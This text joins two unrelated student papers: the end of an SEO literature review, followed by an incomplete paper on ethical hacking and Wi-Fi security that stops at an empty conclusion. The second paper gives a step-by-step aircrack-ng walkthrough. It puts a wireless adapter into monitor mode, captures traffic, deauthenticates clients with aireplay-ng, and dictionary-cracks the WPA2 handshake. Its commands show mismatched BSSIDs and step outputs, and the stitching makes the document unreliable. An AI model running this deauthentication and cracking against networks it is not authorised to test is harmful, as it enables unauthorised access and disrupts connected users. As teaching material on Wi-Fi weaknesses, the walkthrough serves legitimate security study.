


Fig.4. SEO for Website [5]

In SEO, they have two types of search results: organic and paid. SEO technique is used to optimize website and makes good rank in organic search result. When traffic generated on sites, that time new sites rank become lower compare to other. So, using SEO we can overcome traffic problem and site rank become higher easily. For improving ranking problem as well as traffic problem SEO follow such steps: (1) Check site-structure, quality, useful content and on-page SEO; (2) Page link using Link-building and check popularity; (3) Social sharing-focus on viral and interesting content; (4) Implement all strategies detail on websites; (5) SEO Metrics like sit traffic, Domain authority and SERP franking measure; (6) Generate Revenue [5].

B. SEO Area, Libraries and Ranking

- 1) SEO Area: SEO work for different area of search engine such as; (1) Google; (2) Bing; (3) yahoo, etc. These all search engines are use for searching. In SEO they work in three level: (1) bot/spider: Crawls web and indexes web pages; (2) Index: Contain all information on a page; (3) Search Query: A search engine to find content [1].



Fig.5. How search engine work [1]

- 2) SEO Libraries: SEO libraries provide collection of information which is written in SEO. Such as;
 - SEO: Blogs & Feeds
 - SEO: Cloaking & Doorway Pages
 - SEO: Content and Writing
 - SEO: Crawling and Robots
 - SEO: Domains & URLs
 - SEO: Duplicate Content
 - SEO: Flash
 - SEO: General
 - SEO: Image Search
 - SEO: Local
 - SEO: Mobile Search
 - SEO: Redirects & Moving Sites
 - SEO: Spamming
 - SEO: Submitting & Sitemaps
 - SEO: Tagging
 - SEO: Titles & Descriptions
 - SEO: Video Search, etc [6].

- 3) **SEO Ranking:** The rank optimization technique works by understanding the query logs. Using clusters of queries by finding similarities using proper keywords, we regenerate rank of search engine [3]. For this work SEO ranking architecture is used. In SEO ranking architecture, some modules are included such as: Transaction logs, Query similarity Analyzer, Query cluster making tool, Relevancy finder tool, URL rank updater, sequential pattern generator algorithm, Rank updater.




Fig.6. SEO Ranking [3]

III. SEO TYPES

A Search Engine Optimization technique is used to improve a traffic to a website by obtaining a high-rank placement in the search engine result page (SERP). SEO has different type of techniques which are helps to improve website position in SERP [7].

- A. **On-page SEO:** On-page SEO is also known as an “on-site SEO”. It is act of optimizing different parts of your websites which affect on search engine ranking and change own website too. Such factors included in on –page SEO like title page, headings, URL structure, Keyword, etc [8]. This is showing in below fig. 7. On-page SEO gives information about your sites.




Fig.7. On-page SEO work [9]

- B. **Off-page SEO:** It will help to your website become more popular on internet and get more visibility too. It also helps to improve your websites potions inSERP [10].
- C. **White-Black hat SEO:**



Fig.8. White-Black hat SEO [11]

White-Black hats both are techniques/strategies of SEO, which have same goal likes on-off page. These hat SEO wants to improve site rank and visibility too [12].

- 1) **White-hat SEO:** It is a used to create high quality content with specific keywords which are relevant to increase your ranking in search engine. It has different types of techniques such as Developing of high-quality content, Keyword research, using keyword-rich Meta tags along with the description, HTML optimization of website and restructuring of pages, Link building, Manual outreach and research, Link acquisition campaigns, reach out influencers to let them discover your unique and high-quality content [12].
- 2) **Black-hat SEO:** It is deals with the search engine algorithms and manipulates to obtain higher ranking for a website. This SEO technique does not follow the principles or guidelines of services of search engine algorithms [12]. Keyword Stuffing, Cloaking, Doorway Pages, Duplicate Content, Link Schemes, Article Spinning, Link Farm, etc. this all techniques used in Black-hat SEO [12].

IV. LITERATURE SURVAY

The following table 1 contains study of 12 most important papers on the Search Engine Optimization for improve search engine used, popularity, visibilities and ranking. It also includes the overview of each paper with their positive and negative aspects. Publishers and publication year are also included in the table.

Table 1: Literature Survey

Year	Year	Year	Year	Year
Springer /2017	Optimizing search results for human learning goals [13]	Keyword density generally take more time to spent reading per word, so using optimizing search ranking	An algorithm that not only gave relevant, diverse results to explore	Implementation proposed in this study was not focused on the simplest level of cognitive complexity
		novel algorithm for education utility leads to retrieved document sets and give more efficient result.	new topics, but also emphasized efficient keyword coverage in the results content.	and vocabulary.
IJESC /2017	Review Paper on Search-Engine Optimization [14]	The visibility of a website or a web page in a search engine's ("organic") search results considers how search engines work, what people search and which search engines are preferred by their targeted audience.	The search engines are getting more and more advanced in determining, and webmasters are doing some work to get the rankings.	SEO techniques on your website alone aren't enough to guarantee that your site will reach in the search engine. SEO is a process that takes time to deliver results.
INFO R MATI K /2016	SEO4OLAP – Search Engine Optimized Presentation of Statistical Linked Data [15]	SEO4OLAP is used to generate webpage for every possible view on statistical dataset and also present mathematical model to compute the overall number of dataset.	SEO4OLAP approach is feasible in practice and has benefits for data publisher, provider and web user.	SEO4OLAP is not able to achieve better rankings and published only small dataset.
Emerald Insight /2016	Estimating Google's Search Engine Ranking Function from a Search Engine Optimization Perspective [16]	This study provides web market and make simple way to searching the ranking of an SEO.	This study considered a limited set of ranking factors.	The new and original result sets are quite dissimilar.

Journal of Computer Information Systems /2016	Search Engine Optimization: Comparison of Link Building and Social Sharing[6]	Social media can be an effective method for quickly building traffic and building provides better return on investment in the long run.	The link building and social media both improve website traffic and revenue.	Only three websites are used in this study and that all three websites have a local appeal because the content is geographically based.
IEEE/2016	A Novel Approach for Rank Optimization using Search Engine Transaction Logs [3]	This paper is to present a way for investigation of transaction logs obtained by search engines.	This procedure is improved ranking with the help of weight calculation	The boundaries of clusters overlapping not define clearly.
ELSEVIER/2015	Video Search Engine Optimization Using Keyword and Feature Analysis [17]	This research paper proposes a method to optimize the video rank by exploiting video search engines and thus promoting corresponding website for every visit.	This technique can be applied to improve the ranking as per the methodology.	When the content is not original and trustworthy then these methodologies not work properly.
IEEE/2015	Understanding Search-Engine Optimization [18]	Users rarely click on links beyond the first search results page; boosting search-engine ranking has become essential to business success.	Organizations can avoid unethical practices and effectively monitor strategies approved by popular search engines.	To better understand SEO's relationship to business success.
IJCEA/2015	Search Engine Optimization Using Data Mining Approach [2]	This paper decided to use the Message Passing Application Programming Interface (MPAPI) technique with the K-Means to solve the delay problem during search.	The search engine Spider It includes an automated crawler, which can follow the links found on a site, and an indexer which builds an index of all the search terms found in the pages.	Increasing keywords datasets, the normal K-Means clustering is becoming very slow.
IEEE/2015	Search Engine Optimization: A Game of Page Ranking [19]	This paper tries to explain the comparison of quality content of different google search algorithms.	SEO can never have a short life compass.	Required more iteration for search.

ResearchGate/2014	Academic Search Engine Optimization (ASEO): Optimizing Scholarly Literature for Google Scholar & Co.[20]	This article introduces and discusses the concept of academic search engine optimization (ASEO).	Studies and guidelines are provided, how to optimize scholarly literature for academic search engines in general and for	Do not know whether any academic search engines are considering these data or not.
-------------------	--	--	--	--

V. SEO BENEFITS AND CAREER

SEO become widely adopted online site cause of its effectiveness. While the benefits of SEO are vast and cause of demand and popularity, carrier opportunity in SEO become increase in day by day.

- A. *SEO Benefits:* In digital market SEO become very effective and popular so there are many benefits to a good SEO. Such as
 - 1) Increased traffic
 - 2) ROI and Cost effectiveness
 - 3) Increased site usability
 - 4) Brand Awareness, etc [21].
- B. *SEO Career:* Career in SEO is become popular in recent era and different opportunities are available for choose SEO as a career such as;
 - 1) Great Demand
 - 2) Good Money
 - 3) Advertising and Marketing
 - 4) Large Brand publicity
 - 5) Organic and Direct demandable Ads, etc [22].

VI. CONCLUSION

Search Engine Optimization is a good keystone for any good web related strategy. In this study, we show that SEO have different types of techniques. Using those, users/managers caneasily found any result by entering proper keywords and also improve sites visibilities, traffics, time and rank. SEO techniques can be applied and explored on other search, likes image, video, news etc. SEO technique is used to modify website and increase ranking in organic (v/s paid).This study conclude that SEO gives more advance search result and using log tool and cluster algorithm get high ranking by comparing different sites and URL.

REFERENCES

[1]. S. Hussien “Factors Affect Search Engine Optimization”,

IJCSNS/2014.
 [2]. Khattab O. Khorsheed, Magda M. Madbouly and Shawkat K. Guirguis, “Search Engine Optimization Using Data Mining Approach”, IJCEA/2015.
 [3]. Shipra Kataria, Pooja Sapra, “A Novel Approach for Rank Optimization using Search Engine Transaction Logs”, IEEE/2016.
 [4]. <https://www.lancermmedia.com/seo-los-angeles/>, Visited on: 4th January, 2018.
 [5]. Sonya Zhanga and Neal Cabage, “Search Engine Optimization: Comparison of Link Building and Social Sharing”, Journal of Computer Information Systems/2016.
 [6]. <https://searchengineland.com/guide/what-is-seo>, Visited on: 4th January, 2018.
 [7]. <http://www.echovme.in/blog/off-page-seo-strategies/>, Visited on: 4th January, 2018.
 [8]. <http://www.digitalthirdcoast.net/blog/on-page-off-seo-difference>, Visited on: 5th January, 2018.
 [9]. <http://www.digitalvidya.com/blog/9-easy-on-page-seo-optimization-techniques-to-boost-website-rank/>, Visited on: 5th January, 2018.
 [10]. <http://www.echovme.in/blog/off-page-seo-strategies/>, Visited on: 7th January, 2018.
 [11]. <https://digitalready.co/blog/difference-between-black-hat-seo-and-white-hat-seo>, Visited on: 7th January, 2018.
 [12]. <https://www.google.co.in/url?sa=i&rct=j&q=&esrc=s&source=im&ages&cd=&ved=0ahUKEwiZ14r60NDYAhUJP48KHeMiDMMQjxwIAw&url=https%3A%2F%2Fdigitalready.co%2Fblog%2Fdifference-between-black-hat-seo-and-white-hat-seo&psig=AOvVaw2aT-58zk0NWJdiFK9IUtYo&ust=1515784668391192>, Visited on: 7th January, 2018.
 [13]. Rohail Syed, Kevyn Collins-Thompson, Optimizing search results for human learning goals”, Springer/2017.
 [14]. Shraddha Londhe, Dr. Hemant Deshmukh, “Review Paper on Search-Engine Optimization”, IJESC/2017.
 [15]. Daniel Breucker, Benedikt Kampgen and Andreas Harth, “SEO4OLAP-Search Engine Optimized Presentation of Statistical Linked Data”, INFORMATIK/2016.
 [16]. Cheng, Jye Luh Sheng, Yang Ting, Li Dean Huang, “Estimating Google’s Search Engine Ranking Function from a Search Engine Optimization Perspective”, Emerald Insight /2016.
 [17]. Krishna Choudharia, Vinod K Bhallab, “Video Search Engine Optimization Using Keyword and Feature Analysis”, ELSEVIER/2015.
 [18]. Venkat N. Gudivada, Dhana Rao and Jordan Paris “Understanding Search-Engine Optimization”, IEEE/2015.
 [19]. Aanchal Kakkar, Rana Majumdar and Arvind Kumar

- “Search Engine Optimization: A Game of Page Ranking”, IJARCSSE/2014.
- [20]. Joeran Beel, Bela Gipp, Erike Wilde, “Academic Search Engine Optimization (ASEO): Optimizing Scholarly Literature for Google Scholar & Co.”, ResearchGate/2014.
- [21]. <https://www.titangrowth.com/NewsArticles/5-seo-benefits.html>, Visited on: 11th January, 2018.
- [22]. www.digitalvidya.com/blog/career-in-seo/, Visited on 11th January, 2018

Ethical Hacking and Wi-Fi Hacknig

Shivam kumar jha #1 Raj Dodiya#2
student of

Parul Institute of Computer Application, Parul University
shivamkumarjha@gmail.com , rajking3361@gmail.com

Abstract

The use of internet is increasing very fast and after covid-19 its use has increased even more, It is very helpful for us, due to which we can do many things just sitting at home and we do not need to go out, but Hackers are misusing the Internet for steal- ing people's personal information and usingit for their own benefit by hacking the mo- bile phone, computer system and website of others, which causes a lot of trouble to those people and for many people, that's so we need Ethical hackers who have good knowl- edge about computer fundamental, operating system, computer networks, ProgrammingLanguages . Hacking Modules who can be able to save us from these attacks in This pa- per will discuss about hacking and how to stay safe from hacking we will discuss more about the security vulnerability and Ethical hacking.

Keywords

Ethical Hacking, Ethical Hacking Phases, penetration testing, Wi-Fi Hacking, Internet Security

I.INTRODUCTION

The era of Ethical Hacking is spread- ing in every sector every industry doesn't matter that industry is related with IT or Not, security is necessary for every industry, orga- nization or company because we live in the era of cyber-attacks, we all facing lot of cyber-attacks by black hat hackers, they steal private data and logs, technology is continu- ously increasing and we just independent on this technology. we need cyber expert who know very well how to defend it and how to preventing our personal data from the cyber-attacks.

A. What is Hacking?

Hacking is the act of detecting and exploiting security flaws in a computer sys- tem or network in order to obtain gaining ac-cess by ethical or unethical to personal orany organization data.


B. What is Ethical Hacking?

The motive of behind the hacking is totally depend to ethical hacking if that process is legal (Ethical) then he is Ethical Hacker he must have a Retan permission for penetrate on that system, server, company or any organization. If he has then and then he is Ethical Hacker otherwise we all know who is that he a black hat hacker.

C. Phases of Ethical Hacking PROCESS

The Reconnaissance Phase
The Scanning Phase
The Gaining Access Phase
The Maintaining Access Phase
The Clearing Tracks Phase

How it works



II.About these phases

Every phase is same for all hacking pro- cess nothing change for any hacker, doesn't matter if any black hat hackers or gray hat hackers doing any thing. only one thing is changing behind that hacking. The motive of

Hacking or Penetrating that computer system, web server, website, mobile phone or anything else.

A. Reconnaissance

[1] Reconnaissance is the process of gathering information about target, they using different ways different technique for gather information, from other resource about a computer system, server, website or anything else, and collect lot of information from others way then they will go for the next phases The Scanning Phases. the same process doing before penetrating any website or web server by penetration tester with ethically

B. Scanning

After the active reconnaissance,[2] Scanning is the phase where attacker collect information directly, attackers identify useful information about the target like ports information, Ip address, operating system, active host, server, installed services, vulnerabilities, bugs etc. then they go through that information to next phases where they Gaining Access.

C. Gaining Access

After the scanning , they go for gaining access phases where [3] they have already collect so much information about the target, because they already go with reconnaissance and scanning phases, they gain full access to that computer system's, network's, operating system or software At the computer system, application, network level, the attacker have full gaining access to yours device.

D. Maintaining Access


After gaining full Access, there is another important step where[4] we have to maintain the access. this is very important step because, if the user switch off his/hersystem than its difficult to gaining full access again and again it's better to maintain that access in most of the time attacker go with keylogger, backdoors, rat, Trojans, payload, ransomware, rootkit, spyware, worm

etc. they just go with any of these after that they have full access of your device for long and long time.

E. Clearing Tracks

[5] On the last phase attacker erase all types of logs, malicious activity and everything related to that attack whatever they did with their server or system. at the other part penetration tester is doing same thing till now, at the last phases they have to submit their report on the bases of previous phases that process is known as "Reporting" to system or server owner.

III. Attacks in the real worlds



A. How we protect from these Hacking attacks

- Never use any public Wi-Fi to access personal or financial information
- Update and always active your firewall/antivirus
- Use complex passwords
- Don't use same password Every Ware
- Use Multi-Factor Authentication
- Use good antivirus software
- Update frequently your apps, browser and operating system
- Don't share your personal information in social sites Use virtualization for browser surfing
- Take backup of your important data
- Never go to uneven site
- Enable encryption for all files
- Download apps/software from original resource (don't use crack software/apps it always comes with virus)
- Clear your logs and browser history

B. Why we should to go with Ethical Hacking ?

If you are expert in ethical hacking then you get lot of Global Recognition and fame in worlds

If you are expert in ethical hacking then you going to earn good money

If you are expert in ethical hacking then you defiantly get chance to work with Fortune 500 Companies

Ethical Hacking is one of the most demanding skill

C. Why we should not go with Unethical Hacking ?

Black hat hacking or Unethical Hacking is not recognise by any one

If you earn good money with black hat hacking even then you going to punish by police or government

If you chose black hat hacking then you have to allways work alone

IV. Wi-Fi Hacking

A. Risks Of Using Public Wi-Fi Networks and more about Wi-Fi ?

The challenge with [7] public Wi-Fi is that it come with a multiplicity of security dangers. While big businesses may believe they are providing a useful service to their consumers, the security on these networks is likely to be weak or non-existent. Wireless networks have been notoriously insecure since the early days of the 802.11b standard of the late 1990s. Since the standard's inception, major 802.11 weaknesses, such as physical security weaknesses, encryption flaws, and authentication problems, have been discovered. Wireless attacks have been on the rise ever since. The problem has gotten so bad that two wireless security standards have emerged to help fight back at the attackers Wi-Fi Protected Access (WPA) standard which was developed by the Wi-Fi Alliance, served as an interim fix to the well-known WEP vulnerabilities until the IEEE came out

with the 802.11i standard. This is the official IEEE standard, which incorporates the WPA fixes for WEP along with another encryption and authentication mechanisms to further secure wireless networks.

V. Most common attacks

- Jamming signals
- Unencrypted networks
- Malware distribution
- Misconfiguration Attacks
- Sniffing and snooping
- Malicious hotspots

A. Man in the Middle Attacks

The man-in-the-middle attack is one of the [8] most common risks on the networks. MITM attacks based on local area networks. when Data travel from device to server and website. that time attacker tries to connect to that network from low vulnerabilities after that hacker has full access on that device, he controls every network packet.

B. What is Encryption?

The Encryption is process where the [9] data sent from your device and the that was in a not in human readable form (secret) that can't be read by anyone who doesn't have the key to decode it. Encryption is switched off by default with most routers when devices leave that factory, that's time must be activated on when the network is set up. If the network was set up by an IT professional, there's a high probability encrypted data was enabled. Yet, there is no best way to know if this has done.

C. What is WEP?

Wired Equivalent Privacy (WEP) is a wireless network security method. It was included in the original 802.11 standard, which was approved in 1997. Its purpose as an early solution was to avoid Man-in-the-Middle Attacks, which it accomplished for a period. WEP encrypts every traffic using a hexadecimal key of 64 or 128 bits. This is a static key, which implies that the same key is used to encrypt all traffic, regardless of device.

This protocol held up for a while until the computing capacity of common computers increased due to advances in IPC and processor clock speeds. The standard was deprecated at this point because it was deemed insecure.

D. What is WPA?

WPA is the abbreviation for "Wi-Fi Protected Access." [10] WPA is a security protocol for creating secure wireless (Wi-Fi) networks. It is comparable to the WEP protocol, but it improves on how security keys are handled and how users are permitted. Both systems at the beginning and conclusion of a data transmission must use the same encryption/decryption key for an encrypted data transfer to work. While WEP utilizes the same key for all authorized systems, WPA employs the temporal key integrity protocol (TKIP), which dynamically changes the key used by the systems. Intruders won't be able to create their own encryption key that matches the secure networks. WPA additionally uses the Extensible Authentication Protocol (EAP) for user authorization.

E. What is WPA 2 ?

[11] WPA2 is an updated version of WPA that uses the resilient security network (RSN) technology. It was released in 2004. WPA2 has two modes of operation: personal and enterprise. The home mode, as the name implies, is intended for personal usage, whereas the enterprise mode is often used in a business setting. Both of these modes use the AES-CCMP encryption algorithm, which combines counter mode with the CBC-MAC message integrity technique and the AES block cipher. As a result, intruders listening in on the network will have a harder time spotting a pattern.

F. What is WPA 3 ?

According to the [12] Wi-Fi Alliance, WPA3 is currently regarded as the necessary certification for Wi-Fi CERTIFIED devices. But what is WPA3 and how does it vary from its predecessors WPA2 and WPA?

WPA3 intends to address some of WPA2's fundamental flaws. This allows it to provide greater security for personal and open networks, as well as enterprise network security advancements. [13] WPA3 has the advantage of being resistant to brute force assaults, even with weak or short passwords. WPA3 Simultaneous Authentication of Equals (SAE), a secure password-authenticated key exchange technique, replaces WPA2-PSK. WPA3-SAE limits the number of guesses an attacker can make by not transmitting the password hash in clear text. Last year, though, researchers found a number of security issues.

VI. Lets Explore Wi-Fi Password with aircrack-ng tool

A. Functionality of aircrack-ng

- Aircrack-ng is a set of tools that may be used to find weaknesses in WiFi networks.
- It's used to handle WiFi security, catch data packets, and export them to suitable text files for analysis.
- Pen testers use it to attack and break the WPA and WEP protocols.
- Any wireless network interface controller whose driver supports raw monitoring mode is compatible with Aircrack-ng.
- Aircrack-ng was originally designed for Linux, but it now supports Windows, OSX, OpenBSD, FreeBSD, Solaris, NetBSD, and eComStation.
- It can crack WEP keys with dictionary attacks, PTW attacks, and the Fluhrer, Mantin, and Shamir (FMS) attack, as well as WPA/WPA2-PSK keys with dictionary attacks.
- Select a Wi-Fi network that you have access to or have permission to use, and then launch Aircrack-ng to disclose the password.

Step 1: Execute the ip address command. We can see that we have a wlan (wireless LAN adaptor).

```

r00t@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,UP-> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 08:00:27:10:10:10 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 08:00:27:10:10:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.112/24 brd 192.168.0.255 scope global dynamic noprefixroute wlan0
        valid_lft 83285sec preferred_lft 83285sec
    inet6 fe80::8c2:c2f:831b:5447:64 scope link noprefixroute
        valid_lft forever preferred_lft forever
r00t@kali:~$
    
```

Step 2: Run iwconfig and we can see that the WiFi adapter is in managed mode.

```

r00t@kali:~$ iwconfig
lo        no wireless extensions.
eth0     no wireless extensions.
eth1     no wireless extensions.
wlan0    IEEE 802.11 ESSID:"Henry"
        Mode:Managed Frequency:2.457 GHz Access Point: 00:95:75:BF:9B:22
        Bit Rate:550 Mb/s Tx-Power=20 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Power Management:off
        Link Quality:70/70 Signal level:-26 dBm
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:1 Missed beacon:0
r00t@kali:~$
    
```

Step 3: Run sudo airmon-ng check kill to kill any conflicting processes.

```

r00t@kali:~$ sudo airmon-ng check kill
[sudo] password for r00t:
killing these processes:
PID Name
956 wpa_supplicant
r00t@kali:~$
    
```

Step 4: Run sudo airmon-ng start wlan0 to enable the monitor mode.

```

r00t@kali:~$ sudo airmon-ng
PHY Interface Driver Chipset
phy0 wlan0 rtl8192cu Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter

r00t@kali:~$
    
```

Step 5: Run sudo airmon-ng to check the interface name in monitor mode, its wlan0.

```

r00t@kali:~$ sudo airmon-ng start wlan0
PHY Interface Driver Chipset
phy0 wlan0 (monitor mode enabled) rtl8192cu Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter

r00t@kali:~$ iwconfig
lo        no wireless extensions.
eth0     no wireless extensions.
eth1     no wireless extensions.
wlan0    IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Power Management:off
r00t@kali:~$
    
```

Step 6: Run sudo airodump-ng wlan0 to discover the access points.

```

CH 11 | Elapsed: 42 s | 2021-04-08 23:23
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:95:75:BF:9B:22 -35 135 29 0 10 270 WPA2 CCMP PSK Henry
02:38:35:66:00:00 -75 81 5 0 6 270 WPA2 CCMP PSK Tenda_666500
04:95:E6:59:A8:38 -88 12 0 0 5 270 WPA2 CCMP PSK Tenda_59A838

BSSID STATION PWR Rate Lost Frames Notes Probes
00:95:75:BF:9B:22 C0:85:07:13:15:33 -15 0 - 1 16 17
00:95:75:BF:9B:22 A2:9F:27:C8:A1:2F -45 1e- 1e 0 47
00:95:75:BF:9B:22 F2:93:40:9C:68:0E -71 1e- 1e 0 21
00:95:75:BF:9B:22 0A:05:85:38:0E:E0 -75 0 - 1 0 17
C8:34:35:66:05:00 D8:03:62:8E:19:22 -1 1e- 0 0 5
    
```

Step 7: Run sudo airodump-ng wlan0 -d B0:95:75:BF:9B:22 to display our access point and the channel is 10 and we can also see the connected clients.

```

CH 14 | Elapsed: 38 s | 2021-04-08 23:27
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:95:75:BF:9B:22 -50 80 7 0 10 270 WPA2 CCMP PSK Henry

BSSID STATION PWR Rate Lost Frames Notes Probes
00:95:75:BF:9B:22 C0:85:07:13:15:33 -21 0 - 1 0 3
00:95:75:BF:9B:22 00:EC:6A:30:84:E9 -36 24e- 6 0 3
00:95:75:BF:9B:22 A2:9F:27:C8:A1:2F -39 0 - 1e 0 3
00:95:75:BF:9B:22 F2:93:40:9C:68:0E -71 1e- 1e 0 6
00:95:75:BF:9B:22 0A:05:85:38:0E:E0 -75 0 - 1 0 5
    
```


Step 8: Run sudo airodump-ng -w hack1 -c 10 -bssid B0:95:75:BF:9B:22 wlan0. Hack1 is the name of the file where we store the captures.

```


CH 10 | Elapsed: 1 min | 2021-04-08 23:44 | enabled AP selection
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:95:75:BF:9B:22 -22 100 636 264 4 10 270 WPA2 CCMP PSK Henry

BSSID STATION PWR Rate Lost Frames Notes Probes
00:95:75:BF:9B:22 F2:93:40:9C:68:0E -75 1e- 1e 0 57
00:95:75:BF:9B:22 A2:9F:27:C8:A1:2F -29 1e- 1e 0 209
00:95:75:BF:9B:22 00:EC:6A:30:84:E9 -45 24e- 6 0 47
00:95:75:BF:9B:22 C0:85:07:13:15:33 -13 1e- 1e 0 71
00:95:75:BF:9B:22 0A:05:85:38:0E:E0 -73 1e- 1e 0 347
    
```


Step 9: In another terminal, run `sudo aireplay-ng -deauth 0 -a B0:95:75:BF:9B:22` to deauthenticate clients from the network.




We can see that the WPA 4-way handshake is captured.



Step 10: Run `ls` command to check the captured files.



Step 11: Run `aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt`



In the process of revealing the password investigate the vulnerabilities of the protocol your network uses and discuss possible attacks against this network.

B. Default Password or SSID

If the router or wireless access point (AP default)'s SSID, such as linksys or DLink, is changed, it increases the chances that anyone can crack the [14] Wi-Fi password. This is because dictionary-based cracking relies on the SSID, and using a default or standard SSID makes things a little easier.

C. APs and hardware network are not physically secured

The authentication measures can be rapidly [15] bypassed if someone has physical access to the wireless access points or other network devices. If your AP is on a table in an unlocked room, for example, a guest may easily reset the access point to its default settings, allowing unsecured network access.

D. Authentication via WPS PIN

[16] When using the personal mode of encryption, a flaw in the WPS PIN authentication method allows others to break the 8-digit PIN and recover the password, allowing them access to the network.

E. Execution plan and results

The plan called for using a variety of Linux tools to crack the wireless network's password. The WPA2 key was extracted from the rock you.txt file after capturing the four-way handshake.

F. Analysis

[17] We analyzed at how the 4-way handshake works and what the WPA/WPA2 protocol's vulnerabilities are. We learned how to crack WPA/WPA2 keys using a variety of techniques. To record packets and traffic for a specific wireless device, we can switch to monitor mode. We can also deauthenticate the connected clients before crack-

ing the wireless network's password with the aircrack tool.

VII. Conclusion

